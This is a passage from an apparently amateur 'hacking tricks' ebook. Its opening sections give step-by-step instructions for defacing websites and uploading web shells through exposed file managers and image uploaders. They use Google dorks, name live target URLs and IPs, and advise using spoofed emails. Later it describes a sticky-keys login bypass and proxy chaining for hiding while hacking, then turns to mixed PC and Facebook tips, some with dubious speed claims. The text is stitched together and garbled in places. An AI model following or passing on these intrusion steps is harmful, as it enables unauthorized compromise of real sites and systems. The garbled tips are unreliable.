http://www.steulaliegites.com/tinymce/jscripts/tiny_mce/plugins/filemanager/frameset.php

Note: Educational Purpose Only.

After Going to This page see icons in header of page, serach for upload new file icon.
after clicking on Upload new file icon you'll see a new pop up for upload new files
for Preview your uploaded file go to : site.com/images/urfile if you uploaded a image
and if you have uploded .html file see it here

site.com/files/deface.html
or
http://[site]/../../js/tiny_mce/plugins/filemanager/files/deface.html

Section 4 – Image Uploader Vulnerability :-

Just go to goole.com and type the string

Google dorks
inurl:"default_image.asp"
inurl:"default_imagen.asp"
inurl:"/box_image.htm"

You'll got a upload option after clicking on link that you got in google serach results
Now select your deface, or shell and upload it =)
supported foramts : shell.asp;.jpg, shell.php;.jpg, .gif, .jpg, .png, .pdf, .zip .html .php

you can use Tamper data too...

Live demo :

http://www.dautphetal.de/edit/default_asset.asp

Section 5 – Encodable Deface And Shell Upload Vulnerability :-

Goto: google.com and
Enter this dork : "intext:File Upload by Encodable"

The search result open up with 166,000 results but some results are fake ... its may be malwaers
so pick real things only , "Upload a file" You will this title in search results here :)

click the sites sites only which comes with upload a file title
after click the link you'll got a upload form
you'll saw some options in this form like name Description email etc ...
type anything in these boxes but add a email in email box, dont use your own
put this one billy@microsoft.com , admin@nasa.gov etc :P

now choose you file and upload it :)

after clicking on upload button a pop up will be open ... dont close it, it will automatilcly closed
after uploading file

in some sites you'll got you uploaded file link after uploading on website
and if you did not file it then try these url
/upload/files/
or /upload/userfiles/

Live Demo

Live Demo : http://150.101.230.65:8008/cgi-bin/filechucker.plx

Chapter 9 – Awesome Tricks/Hacking Tricks

Section 1 – How To Reset Forgotten Windows Password :-

Boot off the Windows disk and select the "Repair your computer" option from the lower left-hand corner.


Follow through until you get to the option to open the Command Prompt, which you'll want to select.

First you'll want to type in the following command to backup the original sticky keys file:

```
copy c:\windows\system32\sethc.exe c:\
```

Then you'll copy the command prompt executable (cmd.exe) over top of the sticky keys executable:

```
copy c:\windows\system32\cmd.exe
c:\windows\system32\sethc.exe
```



Now you can reboot the PC.

Resetting the Password

Once you get to the login screen, hit the Shift key 5 times, and you'll see an administrator mode command prompt.

Now to reset the password—just type the following command, replacing the username and password with the combination you want:

```
net user geek MyNewPassword
```


That's all there is to it. Now you can login.

Of course, you'll probably want to put the original sethc.exe file back, which you can do by rebooting into the installation CD, opening the command prompt, and copying the c:\sethc.exe file back to c:\windows\system32\sethc.exe.

Section 2 – Change Your FB Account's Language To Hackers Language:-


First Login to your Facebook account

Now go to the account setting




In account setting,in Language setting click edit

Now select the 'Leet Speak' from the drop-down menu and click 'Save Changes'.



Now you can see the Hacker's Language in your Facebook account



Section 3 – Blue Screen Of Death As Screensaver :-

Make your co-worker think their PC crashed when they get back from lunch. The BSOD ("Blue Screen of Death") screensaver is a free download from Microsoft (ironically.) For other operating system "support," check out theLinux BSOD 'saver with support for Apple, Windows, and Linux crash screens.

Section 4 – How To Create A Shortcut For Any Program :-

Step 1: Click on **Start** button and find your program out. **(You can also use desktop shortcuts)**
Step 2: Now right click on the program and click on **Properties**

Step 3: In the **Shortcut Key** field type any **key** that you want to use as shortcut. Now your custom shortcut for this program will be **Ctrl**+**Alt**+***Any key you want.***

Step 4: Press **Ok** button to save these changes and then close the dialog box

Section 5 – How To Enable God Mode In Windows :-

Microsoft Windows Vista (32-bit version) introduced a new hidden feature called **GodMode** that allows you to view and adjust all settings within Windows. To create a shortcut to the GodMode in Windows Vista (32-bit) or any version of Windows 7 follow the below steps.

1. Create Folder any where in Computer.

2. Rename that folder you created with below text.

GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}

Section 6 – How To Remove Shortcut Virus And Autorun.inf from your pc :-

Recently, i saw many people have been report that their computer or removable drive has disk virus but they don't know how to remove this virus.Last month my sister's laptop has been infected by this virus.But its gone now :).This virus will slow down the computer performance by increasing the cpu usage and it has more bad effects.Many people that don't know how to solve this problem end up with formatting his/her computer or removable drive that may have chance to lose some important files.So i'm going to give you a tutorial on how to remove this shortcut virus from your computer or your removable drive.

1. Disabling the autorun.inf

Its easy,you just need to remove it's contains

Go to My Computer > Search > All files and folders > File name - autorun.inf , Look in - My Computer

or the infected drive , More advance options - Check the Search hidden files and folders > Search

Right click the autorun.inf > Ctrl + A > Backspace > Save and you're done! :)

2. Use an excellent antivirus and antispyware

I recommend you to use there antivirus and Super Antispyware (Don't worry its free)

i) Click here to download Antivirus Avira Personal. Click here for Microsoft Security Essential.

ii) Click here to download Super Antispyware

iii) Scan your computer or the infected drive with these 2

softwares.If you have more time, you can scan the whole

system so that it can remove all the viruses and spywares

in your computer :)

Note: Please scan the software after it is downloaded :)

3. Unhide hidden files and folder

Manual Way:-

Actually your files and folders are not lost. The virus has made the files and folders become super hidden.

Go to My Computer > Tools Tab > Folder Options > View > Look for Hidden Files and

Folders >

Click at Show hidden files and folders > Check the Hide extensions for known file types and Hide

protected operating system files > You can see the hidden files and folders now :)

If that didnt work, you can try this step:

Start > Run (Command Prompt) > Type in 'cmd' > Type the infected drive.eg - F: >

Type in 'attrib -r -a -s -h *.*' > The folders and files should be unhidden by now.

Your results should be like this:

Easy way:

Use the Hidden File Tool software to reveal the hidden files and folders.

Click here to download the Hidden File Tool.
Note: Please scan the files after it's downloaded :)

After you've finished doing the manual or the easy way. The result should be like this picture:

As you can see, the virus name can be buoemx.exe,cxpoaxx.exe and others.Just delete the virus and the autoron.inf files and you're done! Your computer is cleaned from virus and spyware by now! :)

Section 7 – How Anonymous Change Their IP :-

What is Proxy Chaining ?
And What is The Use Of it
A proxy is an address (IP address) of a Server (proxy server) that is placed between your computer and the Internet
The advantage of a proxy is that your real IP address is Hidden so when you hack your giving the IP address of the proxy sever and not your real IP address Same way if your a normal Internet user the hacker won't get your real IP but the IP of the proxy server.

Proxy Chaining :

Proxy chaining is basically the idea of using more than one **Proxy** to connect to the Internet, The main use of proxy Chaining is to hide your identity .You can connect to as many proxies you want. The more you connect, the more anonymous you will be, Proxy Chains makes it very difficult to trace you back for Eg:- lets take proxy chain which passes through various countries

<----------Proxy----------
>

Your PC ----------> USA --> CHINA --> RUSSIA --- --------->Web site

Its very difficult to-trace back such proxies since it passes through various countries, Thus Proxy chaining is generally a technique used by hackers to
hide their identity online, How ever that being said its not impossible to trace proxy chains
If U Want To Learn How To Change Ur Proxy Then See Your Last Article ☺

Section 8 – How To Turn Your Home PC Into A Web Server :-

Web server can refer to either a hardware or a software (of a computer) that helps to deliver content that can be accessed through the Internet.The most common use of web servers is to host **web sites** but there are other uses like **data storage** or for running enterprise applications.

Before getting into the actual process, let's look at a couple of **real-world situations** that explain why you may want to turn your home computer into a **web server**

Situation 1. Say you have music **MP3s**, documents and other important files on the hard drive of your home computer. If you turn this home computer into a web server, you will be able to access all these files from office or any other **Internet connected** machine including your mobile phone.

Situation 2. You have some personal **photographs** that you want to share with other family members. You can either upload these pictures online to a site like Flickr or better still, just convert the computer into a web server. Now you can connect the camera to the computer, transfer the **digital pictures** to some designated folder and they'll instantly become available to your friends and family anywhere in the world.

Situation 3. You want to host a website on the internet but the web hosting jargon like **FTP, DNS**, etc. is way too complex for you. The workaround therefore is that you setup a web server on your home computer (it's easy) and then host a **website** in seconds without spending a single penny on external web hosting services.

Now if any of the above reasons look convincing enough, here's how you can convert your Windows Machine Into a **Web server**

How to Turn Your Home Computer Into a Web Server

Things You Need

1. Xampp -XAMPP is an easy to install Apache distribution containing MySQL, PHP and Perl. XAMPP is really very easy to install and to use - just download, extract and start.

You can Download Xampp From **Here**

Installation

You can follow the video for the Installation process or you can follow the text tutorial From **Here**

Section 9 – How To Create Your Own Personal Web Proxy :-

What is a Web Proxy Server ?

A **web proxy** is a webserver (website) that allows you to surf the internet without exposing your **IP address** to the outside world, To use a **WEBproxy server**, you just have to visit the webproxy server address with your browser. There should be a form where you can enter the website you want to visit.

Why choose WEB proxy?

The best thing about web proxies is, that you don't need to **configure** anything. Simply **visit web proxy** page, enter the desired web address and surf

Disadvantages of a Public WebProxy

1. The biggest disadvantage is its **browsing speed** its too **slow,** this is because many people use the same proxy server
2. You might get lots of adds and pop-ups which can be **irritating**
3. Most of these free public proxies are run by hackers and spammers Who are looking to steal information. So the bottom line is you cant trust any **public web proxy**

Advantages of Using Your own Personal proxy

1. Good Browsing **speed**
2. You need not wory about **security**, because your running the proxy server

Create your Own Web Proxy Site in 5 easy Steps

Things You Need :

1. A Premium Web hosting account which includes **PHP** and **curl** / Free hosting accounts usually wont provide **curl** that's why i suggest you to use **Premium**

hosting account or you can also setup a **webserver** at your home computer and host a proxy site at your Local Pc ,you can easily setup your own webserver by using **xampp** i have written a tutorial on that you can read the article from **Here**

2. VPN (optional) - If you find it difficult to port forward (i use hamachi VPN)

Procedure :

1. First Download **Proxy script Pack** From **Here**

2. Now extract all the files from the **Proxy script pack** and upload them to your **premium web hosting** account for easy uploading, use an ftp client like (**file zilla**), If your using xampp like me, Then just put all the files in **htdocs** folder as shown

3. Now enter your website name in your web browser and you should see your **web proxy site**

4. For those using **xampp** first go to xampp folder, then navigate to **php** folder , Now open **php.ini** and search for **curl**, Now Uncomment the following line by removing the semicolon ";extension=php_curl.dll " as shown

5. Now restart xampp and enter **localhost** or **127.0.0.1** in your browser , You should now see your proxy site running , If your not getting it then redo all the steps !!

Now those setting up a proxy server at your home PC are Usually behind a **router** or **modem**, In order to access your proxy server from anywhere (like from your collages , offices) you have to **port forward** your web server, **Port forwarding** can be a difficult job for beginners as an alternative you can use a **VPN** .when using a vpn theirs no need of port forwarding. I use **Hamachi** a free to use **vpn** to accomplish my goal

First **Download** and install **Hamcahi**, You will be provided with an ip address starting with **5.xxx..xxx.xxx**
To use your proxy, Simply enter your **hamachi ip address** in your web browser and you,ll see your proxy site as shown

Section 10 – How To Increase Internet Speed Manually :-

Most of us face the problem of slow internet, Majority of people demanded for a trick or tweak to increase their internet speed, so here are some tweaks and tips to increase you internet speed.

1) Optimize your computer's bandwidth settings by using the Windows Group Policy Editor (GPedit). Go to the start menu and click "run". Type "gpedit.msc" and press "enter." On the left side of the screen, click on "administrative templates" and select "network."
Next, click on "QoS packet scheduler" and then click on "limit reservable bandwidth." Next, change the options to "enabled" and change the bandwidth limit to zero percent. This will increase your Internet speed by 20 percent.

2) Reset the Windows network sockets. An operating system uses network sockets to send information through a network. However, these network sockets can become overloaded over time.
To reset the network sockets, go to "run" and type "cmd" to execute the command and prompt program. Now type "netsh winsock reset" and press "enter." To finish the task, restart your computer.


3)Increase the speed of Internet Explorer. Open the command and prompt program, type "regsvr32 actxprxy" and press "enter." This will increase the speed of Internet Explorer by about 10 percent.

4)Open your default Internet browser, and surf the web to test the new performance of your Internet connection.

Section 11 – How To Download FB in Your PC :-

On the Account Settings page, right below you will see a link that says **– Download a copy of your Facebook data**.


Click on the large green **Start My Archive** button.



A small notification pops up that basically says that Facebook will send you the download link to the email address associated with your Facebook account when the backup is ready.

Facebook starts generating your archive. You can expect to receive a download link in your email account associated with Facebook when the archive is ready for download. Click on the link sent to your email, enter your Facebook password

Click on the Download button to download the backup zip file that has all your Facebook profile data.



Section 12 – How To Create FB Id Card :-

First go to **http://apps.facebook.com/fb_id_card/**


Section 13 – How To Hide Your Email Address From FB Apps:-

If you want to avoid sharing your email address with the apps developer and still want to use the Facebook application, you just click on "**Change**" under "**Send me email**". Facebook will assign you an anonymous, new and unique email address. You can share this new email address with the developers.

Section 14 – How To Watch streaming TV On Facebook :-

First Login Facebook.com than Visit **http://apps.facebook.com/tvdream-app/**

Click on **Allow**



TVDREAM APP

GUARDA LA TV ANCHE SU FACEBOOK

Invita i tuoi amici

TVdream App | Funzionamento | Scopri gli altri Canali | Diventa Fan di TVdream

Commenta in diretta il tuo canale preferito

Ana Lucia Salas: TANTE BELLE COSE PER QUESTO 2012

Carolina Perez: felice 2012 a tutti

Vijay Chopra: auguri a tutti buon anno 2012

Nazariy Highlander: auguri a tutti

Arina Moiseeva: Привет всем! С Новым годом!!! Buon anno!

2 utenti in linea aggiorna

ALTRA EMITTENTE 1 | ALTRA EMITTENTE 2 | ALTRA EMITTENTE 3


messaggio

vai

Section 15 – How To Flip FB Status Updates :-

